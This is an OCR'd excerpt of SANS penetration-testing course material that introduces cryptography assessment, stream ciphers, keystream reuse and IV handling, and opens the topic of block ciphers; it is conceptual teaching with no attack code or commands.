SEC660 | ADVANCED PENETRATION TESTING, EXPLOIT WRITING, AND ETHICAL HACKING

660.2
Crypto and Post Exploitation

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

SEC660.2 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Crypto and Post Exploitation

Crypto and Post Exploitation

We spend this section of the course covering topics such as crypto for penetration testers, post exploitation, and escaping Windows and Unix/Linux restricted environments.

Table of Contents (1)	Page

Table of Contents (1)

This is the Table of Contents slide to help you quickly access specific sections and exercises.






Table of Contents (2)

This is the Table of Contents slide to help you quickly access specific sections and exercises.




Course Roadmap

In this module, we turn our focus to a new topic area: Evaluating common cryptographic systems and exploiting flaws in cryptography.



Objectives

We will first take a look at multiple cryptographic principles, helping you build essential cryptography analysis skills. We'll also look at multiple tools we can use to evaluate cryptography and examine multiple options for attacking and exploiting cryptography implementations.




Crypto and Pen Testing

Many penetration testers tend to skip over cryptography in their assessments. Often, much of the detail surrounding algorithms and implementations are based in complex mathematics, algorithms, and other unfamiliar territory. With some essential skill development though, we can recognize and exploit failures in weak cryptography systems and continue building skills until we have the confidence to evaluate and attack cryptography.

In this module, we'll examine both general and specific cryptographic vulnerabilities, with a focus on the skills that are useful for a penetration tester who has to occasionally review the implementation of encryption and related systems. Sadly, most assessments don't allow the time to evaluate new cryptographic vulnerabilities fully, let alone assess them to the point of developing an exploit tool. While we want to have the skills to review and attack cryptographic systems, we need to be able to identify vulnerabilities quickly and rate their criticality while explaining them in an approachable, understandable way for the customer.

When evaluating cryptography systems, we tend to celebrate the small weaknesses. Most cryptographic failures don't lead to catastrophic failures (though some do) but are still useful when combined with other exploits and analysis techniques as part of an overall system risk assessment.




What We're Targeting

Today, it's uncommon to identify cryptographic flaws in widespread protocols such as TLS and PGP due to their history of public and open vetting. However, there are still a lot of other cryptographic systems deployed that can expose organizations to significant risk. Some other common systems using cryptography that escape the thorough vetting of more popular protocols include:

- Less common but critical standards, such as those used in control systems
- Proprietary application functionality for protecting stored files or network traffic
- Other wireless protocols beyond IEEE 802.11 including standards-based and proprietary wireless protocols
- Removable storage drives using custom protocol implementation for encryption and user validation
- Custom web application session data stored in cookies and other parameters
- Database table or column encryption mechanisms

Even though we aren't likely to discover groundbreaking vulnerabilities in TLS or PGP, there is still a tremendous amount of valuable analysis work to be completed on other popular technologies.



Stream Ciphers


We'll start building skills for evaluating cryptography with understanding common cryptographic principles. First, we'll examine the common category of stream ciphers.

A stream cipher is a class of cipher that encrypts one bit of data at a time. This is as opposed to a block cipher that encrypts one block of data at a time.

One interesting property of a stream cipher is that the length of the encrypted content reveals the length of the plaintext content. If the ciphertext data is 63 bytes in length, then the plaintext data is also 63 bytes in length. When examining a network protocol, this can be useful, since it can disclose some information about the nature of the traffic in use.

Examples of stream ciphers include RC4 (used by SSL, Kerberos, BitTorrent, WEP, and many other algorithms), A5/1 (used by some GSM networks), and E0 (used by Bluetooth).

All stream ciphers generate an output value known as a keystream for a given key. This keystream data is then XORed with the plaintext value to produce ciphertext. To decrypt the ciphertext, the same key is used to generate the same keystream data, which is XORed against ciphertext to produce plaintext.




Critical Evaluation: IV Handling

Stream ciphers are fast algorithms for encrypting data but suffer from a significant deployment burden. All stream ciphers generate keystream data, which is then XORed with the plaintext to produce ciphertext (or vice versa). Since the keystream is always the same for a given key, all stream ciphers must use a given key no more than once to encrypt data. This is commonly referred to as the law of stream ciphers: You can never use the same key twice.

Instead of changing the entire key for each packet being encrypted, we split the key into two portions: The shared secret portion and the initialization value (IV). The IV is not a secret (and is usually included in a packet or associated with the ciphertext), but it must change for each unique data set (for example, for each packet or for each file being encrypted). Since the IV changes with each data set being encrypted, when we combine it with the shared set, it forms a unique key (for network protocols, this is often referred to as a per-packet key).


One concern with the use of an IV and a shared secret is that the IV must never repeat if the shared secret remains the same. If the key length is 128 bits (16 bytes), we might devote 4 bytes for the IV and 12 bytes for the secret. After all the possible unique values of the IV run out (4.2 billion), we must change the shared secret before continuing to encrypt data.



IV Considerations

When evaluating a cryptosystem that uses a stream cipher, there are several important questions to consider:

- What is the length of the IV? An IV that is very long will reduce the quality of the overall key length (since the IV is not a secret and takes away from the length of the shared secret key). A longer IV will accommodate more unique keys until the IV space is exhausted.
- How is the IV selected? Some implementations may choose to use sequential IV selection, starting at 0 and incrementing by one for each packet or unique data set being encrypted. A concern with sequential IV selection is how the IV is handled when a device reboots; does it return to 0 (therefore colliding with all prior IVs that were used)? What happens when the IV space is exhausted? If the IV is randomly selected (and a history of prior IVs is not maintained to avoid collisions), then the IV selection algorithm is vulnerable to the Birthday Paradox Attack, where the likeliness of a collision is exponentially increased for each IV used.
- Is there IV coordination between multiple devices that use the same shared secret? Remember the same key cannot be used twice; this is true even if it is two different devices using the same shared secret with the same IV.



Block Ciphers

Unlike a stream cipher, a block cipher encrypts one block of data at a time. When the data to be encrypted is an uneven length that is not evenly divisible by the block length, then the data must be padded to an even block length.

